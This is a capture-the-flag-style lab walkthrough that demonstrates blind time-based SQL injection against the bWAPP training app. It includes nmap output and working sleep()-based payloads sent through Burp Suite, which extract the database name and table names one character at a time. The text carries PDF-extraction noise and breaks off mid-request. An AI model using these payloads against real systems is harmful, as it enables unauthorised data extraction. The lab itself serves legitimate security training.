

[illegible]

Name	Blind Time Based SQL Injection
URL	https://attackdefense.com/challengedetails?cid=1905
Type	Webapp Pentesting Basics

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Objective: Perform Blind Time based SQL Injection attack on the web application and retrieve the username of bWAPP users.

Step 1: Identifying IP address of the target machine

Command: ip addr

```
root@attackdefense:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
10873: eth0@if10874: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:0a:01:01:06 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.1.1.6/24 brd 10.1.1.255 scope global eth0
        valid_lft forever preferred_lft forever
10876: eth1@if10877: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:c0:c8:0d:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 192.200.13.2/24 brd 192.200.13.255 scope global eth1
        valid_lft forever preferred_lft forever
root@attackdefense:~#
```

The IP address of the attacker machine is 192.200.13.2. The target machine is located at the IP address 192.200.13.3

Step 2: Identifying open ports.

Command: nmap 192.200.13.3

```
root@attackdefense:~# nmap 192.200.13.3
Starting Nmap 7.70 ( https://nmap.org ) at 2020-06-04 15:33 IST
Nmap scan report for target-1 (192.200.13.3)
Host is up (0.000017s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
80/tcp    open  http
3306/tcp  open  mysql
MAC Address: 02:42:C0:C8:0D:03 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.26 seconds
root@attackdefense:~#
```

Port 80 and 3306 are open.

Step 3: Interacting with the web application.




Step 4: Logging into the web application.

Username: bee

Password: bug



Step 5: Selecting SQL Injection - Blind - Time Based.



Step 6: Search for some movies from the database.

Enter a movie name that won't exist in the database:

/ SQL Injection - Blind - Time-Based /

Search for a movie:

The result will be sent by e-mail...

The response doesn't reflect if the query succeeded or failed.

/ SQL Injection - Blind - Time-Based /

Search for a movie:

The result will be sent by e-mail...

Enter the movie name that exists in the database: iron man

/ SQL Injection - Blind - Time-Based /

Search for a movie:

Search

The result will be sent by e-mail...

/ SQL Injection - Blind - Time-Based /

Search for a movie:

Search

The result will be sent by e-mail...

The response is still the same. So there is nothing in the response that could help in determining if the request succeeded or failed!

Query Executed in the backend:

```
select * from movies where title='<valuenam>';
```

Step 7: Identifying SQL Vulnerability.

Payload: iron man' AND sleep(5) #

SQL Query: select * from movies where title='iron man' AND sleep(5) #

Submit the above payload in the input field:

/ SQL Injection - Blind - Time-Based /

Search for a movie:

Search

The result will be sent by e-mail...

Notice the delay in the response is around 5 seconds

/ SQL Injection - Blind - Time-Based /


Search for a movie:

Search


The result will be sent by e-mail...

The above payload injected a payload to make the query wait for 5 seconds before the result is sent back.


Step 8: Configuring Firefox to use Burp Proxy. Click on the Fox icon and select "Burp Suite".




Step 9: Starting Burp Suite. Navigate to Web Application Analysis menu and select burpsuite.



Step 10: On the bWAPP page, enter any value in the input field, click on "search" button and the request will be intercepted.



Step 11: Navigate to the Proxy tab and send the request to repeater.



Step 12: Click on the Repeater tab.



The input is the "title" parameter in the GET request.

Step 13: Identifying vulnerability.

Injecting the following payload in the input field.


Payload: iron man' AND sleep(5) #

The payload will result in the following SQL Query:

Query: select * from movies where title='iron man' AND sleep(5) #';

The above query contains a sleep command and thus, it would make the server delay for 5 seconds.

Request Tab:



The screenshot shows a web application security tool interface. At the top, there is a navigation bar with tabs: Dashboard, Target, Proxy, Intruder, Repeater, Sequencer, Decoder, Comparer, Extender, and Project. Below this is a tab labeled '1' with a close button and an ellipsis. Underneath are buttons for 'Send', 'Cancel', and navigation arrows. The main section is titled 'Request' and has sub-tabs: Raw, Params, Headers, and Hex. The 'Raw' tab is selected, displaying the following request details:

```
1 GET /sql_i_15.php?title=iron man' AND sleep(5) #&action=search HTTP/1.1
2 Host: 192.200.13.3
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.200.13.3/sql_i_15.php?title=iron+man%27+AND+sleep%285%29+%23&action=search
8 Connection: close
9 Cookie: PHPSESSID=f4i2v4e5ocdrbut6e9muk84kr0; security_level=0
10 Upgrade-Insecure-Requests: 1
```

Encode the above payload before sending it to the server:

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

1 * ...

Send Cancel < >

Target: http://192.200.1

Request

Raw Params Headers Hex

```

1 GET /sql_i_15.php?title=iron man' AND sleep(5) #&action=search HTTP/1.1
2 Host: 192.200.13.3
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.200.13.3/sql_i_15.php?title=iron man%27+AND+sleep%285%29+%23&action=search
8 Connection: close
9 Cookie: PHPSESSID=f4i2v4e5ocdrbut6e9muk84kr0; security_level=0
10 Upgrade-Insecure-Requests: 1
11
12

```

Scan [Pro version only]
 Send to Intruder Ctrl+I
 Send to Repeater Ctrl+R
 Send to Sequencer
 Send to Comparer
 Send to Decoder
 Request in browser
 Engagement tools [Pro version only]
 Change request method
 Change body encoding
 Copy URL
 Copy as curl command
 Copy to file
 Paste from file
 Save item
 Save entire history
 Paste URL as request
 Add to site map
 Convert selection
 URL
 URL-encode as you type
 Cut Ctrl+X
 Copy Ctrl+C
 Paste Ctrl+V

URL
 HTML
 Base64
 Construct string

URL-decode Ctrl+Shift+U
 URL-encode key characters Ctrl+U
 URL-encode all characters
 URL-encode all characters (Unicode)

Ready

Select the payload and right click. Then select “Convert Selection” > “URL” > “URL-encode key characters”

Send Cancel < >

Request

Raw Params Headers Hex


```

1 GET /sql_i_15.php?title=iron+man'+AND+sleep(5)+'%23&action=search HTTP/1.1
2 Host: 192.200.13.3
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.200.13.3/sql_i_15.php?title=iron+man%27+AND+sleep%285%29+'%23&action=search
8 Connection: close
9 Cookie: PHPSESSID=f4i2v4e5ocdrbut6e9muk84kr0; security_level=0
10 Upgrade-Insecure-Requests: 1

```

Send the above encoded request:

Response Tab:



```
Response
Raw Headers Hex HTML Render
1 HTTP/1.1 200 OK
2 Date: Thu, 04 Jun 2020 10:40:54 GMT
3 Server: Apache/2.4.7 (Ubuntu)
4 X-Powered-By: PHP/5.5.9-1ubuntu4.25
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache,
  must-revalidate, post-check=0, pre-check=0
7 Pragma: no-cache
8 Vary: Accept-Encoding
9 Content-Length: 12957
10 Connection: close
11 Content-Type: text/html
12
13 <!DOCTYPE html>
14 <html>
15
16 <head>
17
18 <meta http-equiv="Content-Type" content="
  text/html; charset=UTF-8">
19
20 <!--<link rel="stylesheet" type="text/css"
  href="https://fonts.googleapis.com/css?family=Arch
  itects+Daughter">-->
21 <link rel="stylesheet" type="text/css" href="
  "
  ? < > Type a search term 0 matches
13,308 bytes | 5,006 millis
```

The injected payload results in around 5 seconds delay in the response.

Step 14: Injecting payload to retrieve all data from the table.

Payload: iron man' AND (select sleep(5) from information_schema.tables where table_schema like 'b%')=1 #

Send the above payload (make sure to encode it before sending)

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Extender Project

1 x ...

Send Cancel < >

Request

Raw Params Headers Hex

```
1 GET /sql_i_15.php?title=
  iron+man'+AND+(+select+sleep(5)+from+information_schema.tables+where+table_schema+like+'b%25'
  )%3dl+&23&action=search HTTP/1.1
2 Host: 192.200.13.3
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.200.13.3/sql_i_15.php?title=iron+man%27+AND+sleep%285%29+%23&action=search
8 Connection: close
9 Cookie: PHPSESSID=f4i2v4e5ocdrbut6e9muk84kr0; security_level=0
10 Upgrade-Insecure-Requests: 1
```

Response Tab:

Response

Raw Headers Hex HTML Render

```
1 HTTP/1.1 200 OK
2 Date: Thu, 04 Jun 2020 10:48:31 GMT
3 Server: Apache/2.4.7 (Ubuntu)
4 X-Powered-By: PHP/5.5.9-1ubuntu4.25
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache,
  must-revalidate, post-check=0, pre-check=0
7 Pragma: no-cache
8 Vary: Accept-Encoding
9 Content-Length: 12957
10 Connection: close
11 Content-Type: text/html
12
13 <!DOCTYPE html>
14 <html>
15
16 <head>
17
18 <meta http-equiv="Content-Type" content="
  text/html; charset=UTF-8">
19
20 <!--<link rel="stylesheet" type="text/css"
  href="https://fonts.googleapis.com/css?family=Arch
  itects+Daughter">-->
21 <link rel="stylesheet" type="text/css" href="
  ...>
```

? < + > Type a search term 0 matches

13,308 bytes 5,004 millis

The payload will result in the following SQL Query:

Query: select * from movies where title='iron man' AND (select sleep(5) from information_schema.tables where table_schema like 'b%')=1 # ';

The above query makes the SQL server sleep for 5 seconds if the database name starts with the character "b".

The response indicates that the delay is around 5 seconds and thus the database name starts with the character "b".

Step 15: Using blind SQLi, determine the database name.

Send the following payload (after encoding it):

Payload: iron man' AND (select sleep(5) from information_schema.tables where table_schema like 'ba%')=1 #

The screenshot shows a web application security tool interface with a top navigation bar containing tabs: Dashboard, Target, Proxy, Intruder, Repeater, Sequencer, Decoder, Comparer, Extender, and Project. Below the navigation bar is a tab labeled '1' with a close button and an ellipsis. Underneath are buttons for 'Send', 'Cancel', and navigation arrows. A section titled 'Request' contains sub-tabs for 'Raw', 'Params', 'Headers', and 'Hex'. The 'Raw' tab is selected, displaying a list of 10 log entries. The first entry is a GET request to /sql_i_15.php?title=iron+man'+AND+(+select+sleep(5)+from+information_schema.tables+where+table_schema+like+'ba%25')%3dl+%23&action=search HTTP/1.1. The subsequent entries show the Host, User-Agent, Accept, Accept-Language, Accept-Encoding, Referer, Connection, Cookie, and Upgrade-Insecure-Requests headers.

```
1 GET /sql_i_15.php?title=iron+man'+AND+(+select+sleep(5)+from+information_schema.tables+where+table_schema+like+'ba%25')%3dl+%23&action=search HTTP/1.1
2 Host: 192.200.13.3
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.200.13.3/sql_i_15.php?title=iron+man%27+AND+sleep%285%29+%23&action=search
8 Connection: close
9 Cookie: PHPSESSID=f4i2v4e5ocdrbut6e9muk84kr0; security_level=0
10 Upgrade-Insecure-Requests: 1
```

Response Tab:

```
Response
Raw Headers Hex HTML Render
1 HTTP/1.1 200 OK
2 Date: Thu, 04 Jun 2020 10:55:05 GMT
3 Server: Apache/2.4.7 (Ubuntu)
4 X-Powered-By: PHP/5.5.9-1ubuntu4.25
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache,
  must-revalidate, post-check=0, pre-check=0
7 Pragma: no-cache
8 Vary: Accept-Encoding
9 Content-Length: 12957
10 Connection: close
11 Content-Type: text/html
12
13 <!DOCTYPE html>
14 <html>
15
16 <head>
17
18 <meta http-equiv="Content-Type" content="
  text/html; charset=UTF-8">
19
20 <!--<link rel="stylesheet" type="text/css"
  href="https://fonts.googleapis.com/css?family=Arch
  itects+Daughter">-->
21 <link rel="stylesheet" type="text/css" href="
  ?">
  13,308 bytes | 6 millis
```

The payload will result in the following SQL Query:

Query: select * from movies where title='iron man' AND (select sleep(5) from information_schema.tables where table_schema like 'ba%')=1 # '

Notice the response timing. It took around 6 milliseconds. So the condition was false. The second character of the database is not "a".

Repeat the above steps to determine the correct name of the database.

Use the following payload to confirm if the database name is "bWAPP":

Payload: iron man' AND (select sleep(5) from information_schema.tables where table_schema like 'bWAPP')=1 #

Encode the above payload before sending it:

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. Below the tab bar, there are buttons for 'Send', 'Cancel', and navigation arrows. The 'Request' tab is active, showing a list of tabs: 'Raw', 'Params', 'Headers', and 'Hex'. The 'Raw' tab is selected, displaying the following HTTP request:

```
1 GET /sqli_15.php?title=
  iron+man'+AND+(+select+sleep(5)+from+information_schema.tables+where+table_schema+like+'bWAPP
  ')%3dl+%23&action=search HTTP/1.1
2 Host: 192.200.13.3
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.200.13.3/sqli_15.php?title=iron+man%27+AND+sleep%285%29+%23&action=search
8 Connection: close
9 Cookie: PHPSESSID=f4i2v4e5ocdrbut6e9muk84kr0; security_level=0
10 Upgrade-Insecure-Requests: 1
```

Response Tab:

Response

Raw	Headers	Hex	HTML	Render
-----	---------	-----	------	--------

```
1 HTTP/1.1 200 OK
2 Date: Thu, 04 Jun 2020 11:00:30 GMT
3 Server: Apache/2.4.7 (Ubuntu)
4 X-Powered-By: PHP/5.5.9-1ubuntu4.25
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache,
  must-revalidate, post-check=0, pre-check=0
7 Pragma: no-cache
8 Vary: Accept-Encoding
9 Content-Length: 12957
10 Connection: close
11 Content-Type: text/html
12
13 <!DOCTYPE html>
14 <html>
15
16 <head>
17
18 <meta http-equiv="Content-Type" content="
  text/html; charset=UTF-8">
19
20 <!--<link rel="stylesheet" type="text/css"
  href="https://fonts.googleapis.com/css?family=Arch
  itects+Daughter">-->
21 <link rel="stylesheet" type="text/css" href="
  ?">
  ? < > Type a search term 0 matches
13,308 bytes | 5,005 millis
```

The payload will result in the following SQL Query:

Query: select * from movies where title='iron man' AND (select sleep(5) from information_schema.tables where table_schema like 'bWAPP')=1 # '

Notice that the response took around 5 seconds which means that the above statement was true.

So, the name of the database is "bWAPP".

Step 16: Determining the table name.

Payload: iron man' AND (select sleep(5) from information_schema.tables where table_schema like 'bWAPP' and table_name like 'u%')=1 #

Send the above payload after encoding it:

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. Below the tab bar, there are buttons for 'Send', 'Cancel', and navigation arrows. The 'Request' tab is active, showing a list of request tabs: 'Raw', 'Params', 'Headers', and 'Hex'. The 'Raw' tab is selected, displaying the following HTTP request:

```
1 GET /sqli_15.php?title=
  iron+man'+AND+(+select+sleep(5)+from+information_schema.tables+where+table_schema+like+'bWAPP
  '+and+table_name+like+'u%25'+)%3d1+%23&action=search HTTP/1.1
2 Host: 192.200.13.3
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.200.13.3/sqli_15.php?title=iron+man%27+AND+sleep%285%29+%23&action=search
8 Connection: close
9 Cookie: PHPSESSID=f4i2v4e5ocdrbut6e9muk84kr0; security_level=0
10 Upgrade-Insecure-Requests: 1
```

Response Tab:

Response

	Raw	Headers	Hex	HTML	Render
1	HTTP/1.1 200 OK				
2	Date: Thu, 04 Jun 2020 11:06:30 GMT				
3	Server: Apache/2.4.7 (Ubuntu)				
4	X-Powered-By: PHP/5.5.9-1ubuntu4.25				
5	Expires: Thu, 19 Nov 1981 08:52:00 GMT				
6	Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0				
7	Pragma: no-cache				
8	Vary: Accept-Encoding				
9	Content-Length: 12957				
10	Connection: close				
11	Content-Type: text/html				
12					
13	<!DOCTYPE html>				
14	<html>				
15					
16	<head>				
17					
18	<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">				
19					
20	<!--<link rel="stylesheet" type="text/css" href="https://fonts.googleapis.com/css?family=Architects+Daughter">-->				
21	<link rel="stylesheet" type="text/css" href="				

? < + > 0 matches

13,308 bytes | 5,004 millis

The payload will result in the following SQL Query:

Query: select * from movies where title='iron man' AND (select sleep(5) from information_schema.tables where table_schema like 'bWAPP' and table_name like 'u%')=1 # '

The following payload checks if the table name (retrieved from the information_schema.tables table) starts with the letter “u”. If it does, then the response is delayed by 5 seconds. Otherwise there is no delay in the response.

Since the response took around 5 seconds, thus, the above statement was true. Therefore, the name of the table in the “bWAPP” database starts with “u”.

Use the same approach to determine the other characters of the table name.

Send the following payload to confirm if the table name is “users”:

Payload: iron man' AND (select sleep(5) from information_schema.tables where table_schema like 'bWAPP' and table_name like 'users')=1 #

Send the above payload after encoding it:

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. Below the tab bar, there are buttons for 'Send', 'Cancel', and navigation arrows. The 'Request' section is active, showing a list of tabs: 'Raw', 'Params', 'Headers', and 'Hex'. The 'Raw' tab is selected, displaying the following HTTP request:

```
1 GET /sql_i_15.php?title=
  iron+man'+AND+(+select+sleep(5)+from+information_schema.tables+where+table_schema+like+'bWAPP
